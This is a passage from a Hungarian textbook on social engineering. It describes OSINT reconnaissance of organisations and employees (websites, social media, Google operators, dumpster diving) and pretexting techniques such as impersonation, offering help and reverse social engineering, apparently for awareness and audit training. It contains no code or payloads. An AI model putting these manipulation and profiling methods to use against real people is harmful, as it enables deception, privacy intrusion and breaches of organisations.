Fontos megjegyezni, hogy a gyakorlatban ezen lépések össze is mosódhatnak, például a kapcsolat kiépítésével van, hogy a kapcsolat kihasználása is megtörténhet egyben, illetve a kapcsolat kihasználása gyakorlatilag egy komplett támadás végrehajtását is jelenti.

A következőkben tekintsük át ezen fázisok részletes ismertetését.

[81] Harl, 1997.

1.3.1. Információszerzés

Bármilyen támadásról legyen is szó, az első és legfontosabb lépés a megfelelő minőségű és elegendő mennyiségű információ összegyűjtése, különösen igaz ez a Social Engineering jellegű, illetve célzott támadások esetében.[82] Mivel ez a fázis meglehetősen alapos munkát igényel, különösen időigényes, az alkalmazott módszertől függően akár több hétig, vagy akár hónapokig is eltarthat. Fontos megjegyezni, hogy a Social Engineering jellegű megkeresések jelentős része elsősorban információgyűjtési céllal történik, így ezen támadások információgyűjtési technikának is minősülnek egyben.


Az információgyűjtés az a pont, ahol a legélesebb a határvonal egy valós támadás és egy audit végrehajtása között: míg egy potenciális támadó gyakorlatilag „végtelen" idővel rendelkezik a támadás előkészítésére, akár hónapokat is szentelhet a megfelelő információk felkutatásának, addig egy ilyen vizsgálati projekten dolgozó szakértők általában egy meghatározott időkerettel rendelkeznek, azaz ebből a szempontból nem végezhetnek olyan alapos munkát, mint egy rosszindulatú támadó.

Tekintve, hogy egy támadás célpontja általában egy szervezet, kifejezetten Social Engineering támadási technikák terén az alábbi ábrán szemléltetett módon közelíthetjük meg az információgyűjtést.

Első lépésként a célt kell pontosan meghatározni, hogy mit szeretnénk a Social Engineering támadással elérni, és dönteni kell arról, hogy az az épületbe történő bejutással, és/vagy célszemély kiválasztásával és más jellegű megtévesztéses technikával történjen.

Amennyiben a támadás végrehajtásához az épületbe történő behatolás is szükséges, információt kell gyűjteni a telephely(ek)ről, az irodaházról és közvetlen környezetéről, valamint az alkalmazott fizikai zónákról és kapcsolódó biztonsági intézkedésekről.

Hacsak nem besurranásos technikákat (lásd. 2. fejezet) szeretnénk alkalmazni, hanem célzottan megkeresve egy felhasználót szeretnénk bejutni, vagy a tervezett támadáshoz nem szükséges az épületben való személyes jelenlét, mindenképpen információt kell gyűjteni a munkavállalókról, mint potenciális célszemélyekről is. Ennek megfelelően vizsgálni kell a lehetséges célpontok munkahelyi körülményeit (hozzáférnek-e például a számunkra szükséges adatokhoz, birtokolhatják-e a megszerezni kívánt információkat stb.), valamint a személyes tulajdonságaikat, esetleg magánéleti körülményeiket is. Ezek alapján lehet kiválasztani az ideális célszemélyeket, és a fentiek birtokában lehet meghatározni a tervezett támadás forgatókönyvét.



11. ábra: Információgyűjtés egy Social Engineering támadás megtervezéséhez

[82] Hadnagy, 2014.

Megjegyzendő, hogy célzott támadások esetében fontos lépés lehet az alkalmazott informatikai rendszerek és védelmük azonosítása, ezen információk megszerzése azonban jelen tananyagban nem speciális felderítő eszközökkel, hanem Social Engineering módszerekkel, az emberi tényezőt kihasználva történik, így az nem került szemléltetésre az ábrán.

A fent említett információk gyűjtése – legyen szó akár valós támadásról, akár auditról – történhet az interneten keresztül, telefonos vagy személyes felkeresés során, levélben, vagy akár a célszemély vagy vállalat szemetének átvizsgálásával. Az alábbiakban ezeket tekintjük át részletesen.

1.3.2. Információk az internetről

Manapság az információk gyűjtésének legegyszerűbb és legelterjedtebb módja az interneten való kutakodás. A keresgéléshez jó kiinduló pontot jelentenek a szervezeti honlap és a közösségi portálok, de a Google keresője is hasznos segítőtársnak bizonyul.[83]

1.3.2.1. Szervezeti honlap

A kiszemelt szervezet, illetve munkavállaló megismerésének legkézenfekvőbb módszere a szervezet honlapjának megtekintése. A vállalat vagy intézmény weboldalára ugyanis gyakran kerülnek fel információk az alkalmazottakról (például munkavállalói lista, elérhetőség, önéletrajz stb.), de legalábbis a vezetőségről, legtöbb esetben fényképekkel, e-mail címekkel és telefonos elérhetőséggel. Néhány esetben – helytelen gyakorlatként – szervezeti ábra, belső telefonkönyv, aktualitások, álláshirdetések, sőt belső szabályzatok is megjelenhetnek nyilvánosan az oldalon. Ezekből az adatokból a támadó könnyen kiválaszthatja azokat az alkalmazottakat, akik a számára fontos információval rendelkezhetnek, illetve a következő pontokban bemutatott információgyűjtési lehetőséggel kiegészítve azokat a munkatársakat is, akiket egy esetleges támadás során, ha a szükség úgy kívánja, megszemélyesíthetnek.

1.3.2.2. Közösségi portálok

Napjainkban alig van ember, aki ne lenne regisztrálva legalább egy közösségi portálon. Az emberek többsége ezeket preferálja kapcsolattartás, információmegosztás és -gyűjtés céljából, és a szervezetek is előszeretettel megjelennek marketing kampányokkal, nyereményjátékokkal ezeken a felületeken is. Meginterjúvolva jópár felhasználót, azt a következtetést vonhatjuk le, hogy az emberek nem csak a gyors, azonnali reakció és közösségi tartalommegosztás miatt kedvelik ezeket az oldalakat, hanem bizalmat is kelt bennük az ismerősük által megosztott tartalom („valószínűleg a megosztó ellenőrizte annak hitelességét és biztonságát”), vagy a közös kapcsolatokkal rendelkező csoport, kedvelt oldal. Ez a bizalom azonban sokszor hamis biztonságérzet szüleménye.

A nagyobb, népszerűbb közösségi oldalak (például: LinkedIn, Facebook stb.) nem megfelelő biztonsági beállításokkal szintén remek kiindulópontot jelentenek egy social engineernek, hiszen innen gyűjthetik be a legtöbb személyes információt a célszemélyekről. Nemcsak elérhetőségeket, személyes információkat és ismeretségeket lehet begyűjteni a szociális hálózatok segítségével, hanem a támadó akár jelszavak birtokába is juthat – amennyiben a felhasználó például valamelyik családtagja nevét, születési dátumát, házi kedvencének nevét stb. használja jelszóként, és a tapasztalatok alapján még mindig sokan tesznek így (jobb esetben csak a jelszó részeként használják azokat).

A profiljukon nagyon sokan feltüntetik, mit csinálnak, amikor dolgoznak, így könnyen beazonosíthatóvá válik, mely területen is helyezkednek el, „milyen ügyben” érdemes felkeresnie őket egy támadónak. A kifejezetten szakmai portálokon, mint például a LinkedIn, ez elengedhetetlen, de ott is megjelenhetnek olyan felesleges többletinformációk, mint például vállalati projektek felsorolása

[83] Oroszi, 2011.

és rövid leírása, de volt már példa a rendszergazda által üzemeltetett alkalmazások tételes listájára is. Nagyon fontos, hogy ezen adatok megadását tiltani csak szabályozás szintjén lehet, leghatékonyabban csak a biztonságtudatossági szint növelésével lehet elkerülni a felelőtlen többletinformációk nyilvánosan történő megosztását.

Szinte mindenki kitölti azt a rublikát is, hogy mit csinál szívesen szabadidejében, kedvel és követ olyan oldalakat, melyek az érdeklődési körére utalnak – ezzel pedig könnyen egy célzott támadás áldozatává válhat, hiszen a támadó birtokába jut annak a tudásnak, hogy mi érdekli a célszemélyt, mivel tud hatni a kíváncsiságára. Tovább fokozza ezt a veszélyt az is, hogy több közösségi portál lehetőséget nyújt a kedvenc filmek, zenék, könyvek stb. felsorolására is – ez egy sokkal kiélezettebb támadásra ad lehetőséget, illetve megintcsak segítséget jelenthet jelszavak kitalálásához.

A legtöbb közösségi portálon lehetőségünk van különféle csoportokhoz való csatlakozásra. Ez megint csak lehetőséget ad a támadónak, hogy megismerkedjen az áldozatul választott felhasználó érdeklődési körével, esetleg „csoporttagként" felvegye vele a kapcsolatot. A tapasztalatok alapján az egy csoportba tartozó felhasználók gyakorlatilag ismerősként kezelik a velük az ugyanazon csoportba csatlakozókat, és lényegesen jobban megbíznak az ezeken keresztül érkező idegen megkeresésekben.

Megjegyzendő még, hogy nem csak magánszemélyek, hanem szervezetek is létrehozhatnak a közösségi média felületeken (például Facebook Pages, Twitter, YouTube stb.) saját oldalakat, azon keresztül is megosztva információkat a követőkkel, és a támadókkal egyaránt.

De nem csak passzív információgyűjtési célra lehet használni ezeket az oldalakat, hanem aktív támadások végrehajtására is, ezekről a Social Media Engineering a 2. fejezetben lesz szó.

Már évekkel azelőtt cikkeztek arról, hogy felmérések szerint azoknál a cégeknél, ahol az alkalmazottak rendszeresen látogatnak közösségi oldalakat, majdnem kétszer annyi biztonsági incidens történik, mint ott, ahol az ilyen jellegű oldalak látogatása nem engedélyezett.[84]

1.3.2.3. Google és társai

Természetesen lehetőségünk van az interneten található információk keresőmotorokkal való felkutatására is. Ebben legnagyszerűbb segítőnknek – támadóként is – a Google bizonyult, a Google operátorainak használatával ugyanis lehetőségünk van nagyon specializált keresés indítására is – ezt a technikát nevezik Google Hacking-nek is. A Google operátorainak, mint például „intitle:" (a megadott címben keressen), „filetype:" (adott típusú fájlt keressen), „inurl:" (adott weboldalon keressen), „-" (ne tartalmazza az adott kifejezést) stb. használatával akár olyan, véletlenül a nyilvánosság előtt felejtett fájlok és oldalak kutathatók fel, amelyek hasznos információkat jelenthetnek egy támadónak. Ezek használatáról – mivel ez akár egy külön tankönyvi fejezetet is megtölthetne – itt található bővebb információ: http://www.googleguide.com/advanced_operators.html (utolsó letöltés: 2018.03.14.), sőt a Google használatáról külön könyv is kiadásra került Google Hacking for penetration testers címmel.[85]

Az operátorok alkalmazásával a kereső kiválóan alkalmazható például belső használatra szánt anyagok, szabályzatok, szervezeti ábrák, bérjegyzékek, belső telefonkönyvek, dolgozói önéletrajzok keresésére, de találhatunk akár jelszó-fájlokat, vagy rendszerekkel kapcsolatos információkat is, vagy rábukkanhatunk számunkra érdekes információkat tartalmazó blogokra is.

Ha régebbi, már eltávolított oldalról szeretnénk információt gyűjteni, a Wayback Machine oldalát (http://www.wayback.com) tudjuk használni, melyen beállíthatjuk, hogy melyik weboldal, mikor archiválását szeretnénk megtekinteni.

Amennyiben a célunk kifejezetten felhasználónevek azonosítása, a https://www.namecheck.com és https://namechk.com oldalakat tudjuk hatékonyan használni. (Elsősorban akkor lehet érdekes, ha egy ismert felhasználónevet meg szeretnénk nézni, hogy hol rendelkezik még felhasználói fiókokkal, ezáltal is többletinformációt szerezve róla.)

[84] http://gazdasagiradio.hu/cikk/8566/ (utolsó letöltés: 2008.11.20.)

[85] Long, 2005.

1.3.3. Információszerzés telefonon keresztül

Bár az interneten majdnem minden fellelhető, előfordulhat, hogy olyan információra van szüksége a támadónak, melyet ott mégsem talál meg, vagy esetleg az előbbi módon beszerzett információk nem elegendőek a tervezett támadás kivitelezéséhez. Ekkor a legkézenfekvőbb megoldásnak egy telefonos megkeresés bizonyul. Az előzetesen összegyűjtött információk birtokában a támadó felhívhatja az ügyfél munkatársát, és a vállalat ügyfelének vagy partnercég alkalmazottjának, esetleg ha a cég méretei lehetővé teszik, akkor az adott cég egy másik részlegén dolgozó munkatársnak kiadva magát rákérdezhet a hiányzó információkra. Ilyen módon tájékozódhat tipikusan az adott területen illetékes kollégák kilétéről, elérhetőségükről, esetleg szabadságolásukról, de akár belső folyamatok, feladatok végrehajtásának megismerése is célkitűzés lehet. A telefonos támadások részleteit a 2. fejezet tartalmazza.

1.3.4. Információszerzés levélben, e-mail-en keresztül

A levélben való megkeresés során kézenfekvő, ha a támadó a szervezet egy vagy több alkalmazottjával valamilyen kérdőívet töltet ki, melynek kérdései közé gyanútlanul belecsempészi a számára fontos információkra irányuló kérdéseket. Ez lehet postai úton kiküldött levél, de sokkal gyorsabb és kényelmesebb, valamint sokkal nehezebben lekövethető és ezáltal támadóként biztonságosabb az e-mail-en keresztüli kommunikáció.

A kérdőívezés során a támadó elsősorban személyes adatokra, érdeklődési körre tehet a támadó szert, melyeket későbbi célzott támadás során felhasználhat, illetve melyek segítségére lehetnek az áldozattal való „közös hang” megtalálásában. De akár olyan eset is előfordulhat, hogy a social engineer egy célirányos levelet küld a cég alkalmazottainak például a munkahelyükkel való elégedettség mérésével kapcsolatban – így könnyen megtudhatjuk, kik azok a munkavállalók, akik elégedetlenek, s ezáltal nagyobb esély van rá, hogy lefizethetőek, megvesztegethetőek.

Jogosan merülhet fel bennünk a kérdés, hogy hogyan lehet személyes adatokat megszerezni kérdőív-töltetéskor, hiszen ezek általában név nélkül zajlanak, legtöbb esetben soha nem kötelezik az embert személyes adatok megadására. Mindenre van azonban megoldás: kisebb ajándékkal, nyereményjátékkal, személyes kapcsolatfelvétel ígéretével könnyen rá lehet venni a kitöltőt, hogy adja meg nevét, elérhetőségét is.

1.3.5. Személyes felkeresés

Bár Kevin Mitnick szerint az áldozat személyes felkeresése kell, hogy legyen a legutolsó, amit elkövet a támadó, hiszen a lebukás kockázata ekkor a legmagasabb, azonban néha előfordul, hogy a támadónak személyesen (is) fel kell keresnie a célszemélyt az információk megszerzése végett.[86] Az irodában való körbenézés során ugyanis számos, később felhasználható információt lehet találni, mint például szervezeti ábrát, naptárbejegyzéseket, szabadságolásokat, belső leveleket, szerződéseket, számlákat és egyéb dokumentumokat, nem is beszélve a monitorra ragasztott, jelszavakat tartalmazó cetlikről, illetve a 2. fejezetben ismertetett Shoulder surfing technikára is lehetőség nyílik.

Mivel a személyes felkeresés tulajdonképpen egy megszemélyesítéses támadás, a támadó sokféle ember „bőrébe bújhat”, lehet egy másik részleg munkatársa, ügyfél, partnercég alkalmazottja, futár, karbantartó vagy szerelő, hatósági személy, vagy egyszerűen egy, a szakdolgozatához segítséget kérő egyetemista is. Azt, hogy a social engineer épp melyik szerepet választja, elsősorban az elérendő cél határozza meg. Ezen módszerekről részletesebben a szintén a későbbiekben olvashatunk.

[86] Mitnick, 2003.

1.3.6. Információk a szemetesből

A 2. fejezetben ismertetésre kerülő Dumpster Diving, vagyis a hulladék-átvizsgálás tipikusan egy olyan tevékenység, melynek célja belső információk keresgélése az irodai szemétben. Bár a legtöbb vállalat rendelkezik iratmegsemmisítővel a leselejtezett bizalmas dokumentumok olvashatatlanná tétele végett, a tapasztalatok szerint mégis gyakori jelenség, hogy belső levelek, szerződések, jelenléti és szabadságolási ívek, pénzügyi jelentések és számtalan más, egy másik támadás során hasznosítható, bizalmasnak minősülő anyag végzi a kommunális hulladék között. Ha mégsem ez lenne a gyakorlat, akkor is gyakran tapasztalt eljárás, hogy a nagy mennyiségű megsemmisítendő iratokat tulajdonosa egyszerűen csak a berendezés mellett elhelyezett gyűjtő ládába helyezi el, mondván valaki majd ledarálja – s megkönnyítve egyúttal egy lehetséges támadó dolgát is. Hasonló probléma merül fel a szelektív hulladékgyűjtéssel kapcsolatban is: a támadó így célirányosan tudja megközelíteni a tárolót, s még csak az ételmaradékok között sem kell turkálnia...

1.4. Kapcsolat kiépítése

Az előző alfejezet szerint összegyűjtött, megfelelő információk birtokában következhet a kihasználandó célszemély kiválasztása és a vele való kapcsolat kiépítése. A kapcsolatfelvétel történhet telefonon, e-mail-ben, közösségi portálon stb. keresztül, vagy ritkább esetben akár személyesen is – utóbbi bár Social Engineering auditok tapasztalatai szerint elég népszerű vizsgálati pont, a technikát a való életben alkalmazók elsősorban nem a személyes jelenlétet preferálják inkább.[87]

Ezen fázis célja, hogy valamilyen módon az áldozat közelébe férkőzzön a támadó, megismerje, és megismertesse az általa kívánt szinten magát, előkészítse a későbbi „furcsa" kérését, kérdését, növelve a célszemélyben a bizalmát.

Legegyszerűbb, ha a támadó valamilyen segítséget kér a célszemélytől, vagy ennek fordítottja is megtörténhet, amikor ő segédkezik egy probléma megoldásában. Célravezető lehet valamilyen apró figyelmesség, kedvezményre feljogosítás, esetleg valamilyen „bizalmas" információ megosztása a kiszemelttel – mindennek pusztán az a célja, hogy a kapcsolatot kiépítse, az esetleges gyanút eloszlassa, sőt a támadó akár így el is nyerheti az áldozata maximális bizalmát. Ha ezt sikerült elérnie, tovább léphet a következő fázisba, vagyis saját céljainak elérésére fordíthatja az újonnan kiépített kapcsolatot.

1.5. A kapcsolat kihasználása

A bizalomépítés után előbb-utóbb elérkezik annak az ideje, amikor a támadó „szorul" segítségre. Az esetek többségében a social engineer egyszerű szívességet kérhet áldozatától, például megkérheti egy bizalmas anyag kinyomtatására, segítséget kérhet belső bizalmas anyagok eléréséhez, de akár ráveheti arra is áldozatát, hogy töltsön le és futtasson le egy programot, sőt akár a saját felhasználónevével és jelszavával jelentkezzen be (esetleg adja meg azt) a számítógépes rendszerbe.

Természetesen elképzelhető, hogy a forgatókönyv egyes lépései összemosódnak, s így a kapcsolat kihasználásával egyidőben a valós támadás is megtörténik. Mindenesetre, ha ebben a fázisban még nem történt volna károkozás, a kapcsolat kihasználásakor megszerzett információkkal, dokumentumokkal vagy épp eszközökkel (például kulcs) a támadó közelebb került az eredeti cél végrehajtásához.

[87] Mitnick, 2003.

1.6. A tervezett támadás végrehajtása

Az eredetileg tervezett támadás lehet akár egy másik Social Engineering jellegű megkeresés, vagy akár egy technológiai támadás, behatolás is. Ha az előző pontban a támadó még nem érte volna el a célját, akkor a megszerzett információk és eszközök birtokában most lehetősége nyílik az eredetileg tervezett, célzott károkozás végrehajtására. A cél bármi lehet, például a megszerzett felhasználónév-jelszó páros birtokában bejelentkezhet a rendszerbe, és módosíthat vagy törölhet fájlokat, esetleg a „kollégával" kinyomtattatott bizalmas dokumentumot nyilvánosságra hozhatja. Mindezeknek nagy valószínűséggel valamilyen módon nemkívánt hatása lesz az adott szervezetre nézve (anyagi kár, jóhírnév-vesztés, törvényi kötelezettségnek való elégtétel elmulasztása stb.).

1.7. Social engineering támadások csoportosítása

Aszerint, hogy a Social Engineering megkeresések milyen eszközön, módszeren keresztül közelítik meg a felhasználót, az ilyen jellegű támadási technikák két nagy csoportba sorolhatók: egyik kategóriát képezi a humán alapú módszerek gyűjteménye, másikat pedig a számítógép alapú technikák halmaza.[88]

Megjegyzendő, hogy vannak más csoportosítási lehetőségek is, Watson, Mason és Ackroyd Social Engineering auditokat bemutató könyvében három támadási formát különböztetnek meg: elektronikus levelezésen keresztüli, telefonon keresztüli, illetve fizikai Social Engineering technikákat.[89] Jelen tananyagban azonban a Guenther általal bemutatott kettős bontással foglalkozunk.

Ugyan a korábbiakban többen úgy vélték, Social Engineering címen csak azok a támadási technikák érthetők, melyek kizárólag tisztán az emberi tényező megtévesztésén alapulnak és a támadó nem használ semmilyen informatikai eszközt, ahogyan a bevezetőben a Kevin Mitnick idézet is tanúsítja, ezen támadások lényege nem az informatikai eszközök mellőzése, hanem pusztán az, hogy a támadás kimenetele az emberi tényezőtől függjön. Tehát, ebben az értelmezésben, bár technológiai ismeretek is szükségesek egy adathalász oldal létrehozásához és a támadás megvalósításához, mégis akkor lesz sikeres az adathalász megkeresés, ha a felhasználó bedől a trükknek – magától a technikától nem. Emellett a tisztán humán alapú technikák is alkalmazhatnak informatikai eszközöket (például e-mail-en keresztüli kapcsolatfelvétel, közösségi oldalak stb.), de a megtévesztés, visszaélés elsődlegesen nem ezeken keresztül történik, hanem személyesen vagy telefonon keresztül.

Az alábbi táblázat összefoglalja az egyes ismertebb technikák humán alapú, illetve számítógép alapú támadási kategóriákba sorolását.[90]

[88] Guenther, 2001.
[89] Watson, Mason, Ackroyd, 2014.
[90] Oroszi, Farkas, Leitold, 2015.

Humán alapú	Számítógép alapú
Piggybacking, tailgating (Szoros követés)	Spamek, kéretlen levelek
Megtévesztés, megszemélyesítés (személyesen vagy telefonon)	Ál-weboldalak
Shoulder surfing (Váll-szörf)	Adathalászat és válfajai
Segítség kérés/segítség nyújtás	Kártékony kódok terjesztése (Link, fájl)
Szívességtétel, ajándék	Social Engineering kártevők
Dumpster diving (Hulladék átvizsgálás)	Baiting (Adathordozó szétszórás)

2. táblázat: Social Engineering támadási technikák csoportosítása

A két kategória között azért átjárhatóság tapasztalható. Határon helyezhető el a baiting, vagyis adathordozó szétszórás, hiszen itt bár az informatikai eszközön keresztül történik a felhasználó kihasználása, mégis személyes jelenlétet igényel a megvalósítás (például épületbe történő bejutás során), valamint érdekes esetet képvisel a megtévesztéses, megszemélyesítéses támadások azon válfaja is, amikor a visszaélés közösségi oldalon keresztül történik. Mindezen technikákat részletesen a következő két fejezet taglalja.

2. Humán alapú Social Engineering módszerek bemutatása

A humán alapú Social Engineering technikák kategóriája olyan módszereket foglal magában, melyek során az áldozat megtévesztéséhez, a ráhatáshoz nincsen szükség számítógép használatára (abban az értelemben, hogy a megtévesztés elsősorban nem az informatikai eszközökön keresztül történik). Az ilyen jellegű támadásokkal szemben különösen nehéz védekezni, hiszen míg a következő fejezetben ismertetendő, számítógép alapú támadások esetén vannak olyan biztonsági megoldások (vírusirtó, spamszűrő stb.), melyek megakadályozhatják, hogy a felhasználó megtévesztése sikeres legyen, addig ebben az esetben csak az áldozaton múlik, hogy bedől-e az átverésnek.

A célszemély megtévesztése többféle módon történhet, leggyakoribb a telefonon keresztüli felkeresés, abból kifolyólag, hogy ez jár a legkisebb kockázattal, a lelepleződés veszélye ezen a vonalon fenyeget legkevésbé – ugye, ahogyan Kevin Mitnick írta, „egy hangot nem lehet letartóztatni". Ugyan a szerző kifejtette könyvében, hogy célszerű minél távolabb maradnunk az áldozattól, ennek ellenére nem zárható ki a személyes felkeresés szükségessége sem.[91] Ekkor a támadó magát ügyfélnek, alkalmazottnak, vagy bárki más, az épületben tartózkodásra jogosult személynek kiadva szabadon járkálhat az irodákban, ezáltal szert téve akár bizalmas információkra is. Viszont, ha a támadó sem a személyes látogatáshoz, sem a „telefonbetyárkodáshoz" nem érez magában kellő bátorságot, elektronikus levélben is felveheti a kapcsolatot áldozatával, vagy válogathat egyéb számítógépen keresztüli megtévesztési technika közül.

[91] Mitnick, 2003.

Ha a „szerepjáték” vonalán maradunk, a megszemélyesítendő illető a szituációtól függően lehet ügyfél, munkatárs, külső partner, szerelő vagy karbantartó, hatósági személy, de akár egyszerűen egy szakdolgozatot író egyetemista is. Természetesen a támadónak nem feltétlenül szükséges egy valós személy bőrébe bújnia, egy általa kitalált karakterben, fiktív személyben is testet ölthet, csökkentve ezáltal is a lelepleződés kockázatát, illetve a támadásra való felkészülés idejét (hiszen legalább nem kell pontosan utánajárni a megszemélyesítendő személynek).

Az egyik leghatásosabb módszer bizonyos szervezet méret felett, ha a támadó a szervezet egy másik alkalmazottjának adja ki magát, hiszen így találja meg legkönnyebben a módját, hogy hozzáférjen a számára szükséges információkhoz, eszközökhöz. Különösen abban az esetben lehet ezt a módszert alkalmazni, amikor a cég több telephellyel is rendelkezik (például üzletláncok, helyi kirendeltségek, bankfiókok stb.), s ebből kifolyólag a vállalat különböző részlegein dolgozó munkatársak gyakran nem is ismerik egymást személyesen. Az ilyen helyzetek kihasználásának egyik tipikus példája, amikor az egyik telephelyen dolgozó munkatárs – aki természetesen kapcsolatban kell, hogy legyen a másik telephely alkalmazottjaival is – pár napra betegség, szabadság vagy egyéb okok miatt távol marad a munkahelyétől, ezért az adott időszakban egy másik kolléga látja el a feladatait. Ekkor a támadó – a megfelelő információk birtokában – könnyen felveheti a helyettesítő munkatárs szerepét, hiszen nagy valószínűséggel nem fogják ismerni, és nem is fogják leellenőrizni, hogy tényleg az adott részleg dolgozója. Persze, a fordított eset is megtörténhet, amikor a támadó a kollégát helyettesítő munkatársat átverve próbál meg érzékeny információkhoz jutni.

A megtévesztéses támadásoknak különösen az új alkalmazottak lehetnek a célpontjai, ők ugyanis nem biztos, hogy a munkába-állás kezdetén tisztában vannak a munkahelyi szabályokkal, szokásokkal, valamint nem feltétlenül ismerik még kellőképpen a kollégákat, így könnyen egy Social Engineering támadás célpontjaivá válhatnak. Egy alapos social engineer pedig gyakorlatilag fél óra alatt meg tudja szerezni az új munkatársak listáját, például ahogyan Mitnick is írta, az Emberi erőforrás osztályt az Információbiztonsági részleg munkatársaként felhívva kikérheti azon kollégák nevét és elérhetőségét, akik 1 hónapja dolgoznak a vállalatnál, hiszen számukra szükséges egy biztonságtudatossági oktatás szervezése.[92]

A humán alapú Social Engineering technikáknak többféle forgatókönyv-típusa különböztethető meg, az alábbiakban röviden ismertetem az egyes módszereket, ahogyan egy valós támadó hajtaná végre azokat.

2.1. Segítség kérése

Az egyik leggyakoribb, és véleményem szerint az egyik legkönnyebben sikerrel járó módszer, ha a támadó egyszerűen valamilyen segítséget kér az áldozattól, hiszen a segítőkészség általában nagyon sok ember alaptulajdonsága. Ez természetesen többféle szituációban kivitelezhető, létezik kifejezetten a Help Desk átverésére irányuló támadás, de fókuszálhatunk külön az új alkalmazottakra, vagy meg lehet próbálni valamilyen ártatlan szívesség kérésével egy munkatárs naivságát, jóhiszeműségét kihasználni. A kérés érkezhet levélben, telefonon, vagy akár személyes kapcsolatfelvételen keresztül is.

2.2. Segítség nyújtása

Az az eset is előfordulhat, hogy nem a támadó kéri az áldozat segítségét, hanem éppen ellenkezőleg ő lesz az, aki segítséget fog nyújtani a célszemélynek. Ehhez elsősorban azt kell elérnie, hogy a kiszemelt munkatárs a segítségére szoruljon. Amennyiben nincs olyan szerencséje a támadónak, hogy a célszemélynek épp segítségre van szüksége (nem talált olyan potenciális áldozatot), tipikusan úgy

[92] Mitnick, 2003.

valósítható meg, hogy a social engineer valamilyen hibát generál, majd a megoldást jelentő szakembernek kiadva magát előzékenyen jelentkezik a probléma orvoslására. Nem kell azonban azt gondolnunk, hogy a módszer csak valamilyen hiba bekövetkezése esetén működik. Jobban „megismerve" az áldozatot a támadó nagy valószínűséggel ki tud találni olyan szituációt, melyben szívességet tehet, segítséget nyújthat neki – például felajánlja, hogy elkészít neki egy fordítást, feladja a postán a leveleit, vagy ami épp az eszébe jut. A segítségnyújtás történhet telefonon vagy személyesen is, esetleg a támadó távsegítség formájában is kapcsolódhat a célszemély számítógépéhez.

2.3. Reverse social engineering

A Reverse Social Engineering magyarul fordított Social Engineeringet jelent, de „fordított szúrás" néven is szokták fordítani.[93] Alkalmazásakor általában telefonon keresztül történik a becsapás, s jellemzője, hogy a támadás során a social engineer úgy manipulálja a beszélgetést és olyan kérdéseket tettet fel magának az áldozatával, melyben benne vannak a számára szükséges információk (például a felhasználó kimondja az egyik szerver nevét stb.). A módszer nagyon hasonlít az előző pontban bemutatott technikához, azonban egy „egyszerű" Social Engineering támadástól annyival nehezebb, hogy a támadónak el kell hitetnie az áldozatként kiválasztott alkalmazottal, ő a kezdeményező fél.

Rick Nelson megfogalmazása alapján a módszernek három „alappillére" van:[94]

- **Szabotázs**: A támadó generál valamilyen hibát, amit meg kell oldani.
- **Figyelemfelkeltés**: A probléma előkészítése után a támadó valamilyen módon az áldozat tudtára adja, hogy ő a legalkalmasabb személy a gond orvoslására. Ennek tipikusan jó alapja lehet egy, a célszeméllyel korábban folytatott kapcsolatépítő beszélgetés.
- **Segítségnyújtás**: Amikor a bajba jutott munkatárs felkeresi a támadót, az úgy manipulálja a beszélgetést, olyan kérdéseket tettet fel, melyekben benne vannak a számára értékes információk. Ezek megszerzése után természetesen a probléma megoldódik.

Az ilyen típusú megtévesztések egyik fő előnye, hogy ezáltal rengeteg szakszó, munkahelyi kifejezés birtokába juthat a támadó, amelyek egy későbbi támadás során remek alapot jelenthetnek.

2.4. „Valamit valamiért"

Az általam csak „valamit valamiért"-nek elkeresztelt forgatókönyv kategória nagyon hasonló a segítség kérését, illetve nyújtását színlelő támadásokhoz, ebben az esetben a social engineer azt próbálja elérni, hogy valamilyen apróbb szívességet téve az áldozatnak, rávegye azt valamilyen „viszont-szívesség" tételére, például adjon meg neki valamilyen belső, bizalmas információt.[95]

Manapság ezek a támadások számítógépes megoldással kombinálva sokkal jobban kihasználhatóak. Például, ha egy hamis e-mail-ben vagy weboldalon keresztül valamilyen ingyenes vonzó tartalmat (például film vagy zeneletöltés stb.) kínálunk regisztráció ellenében, akkor a kíváncsi felhasználó önként „szívességet" tesz nekünk e-mail címe és jelszava megadásával (amennyiben több helyen is ugyanazt a jelszót használja – márpedig tudjuk, hogy ez is egy gyakran előforduló eset), vagy egyszerűen személyes adatainak megosztásával, esetleg egy kártékony kód terjesztésével.

[93] Mitnick, 2003.
[94] Granger, 2001.
[95] Oroszi, 2011.

2.5. Megszemélyesítéses támadások

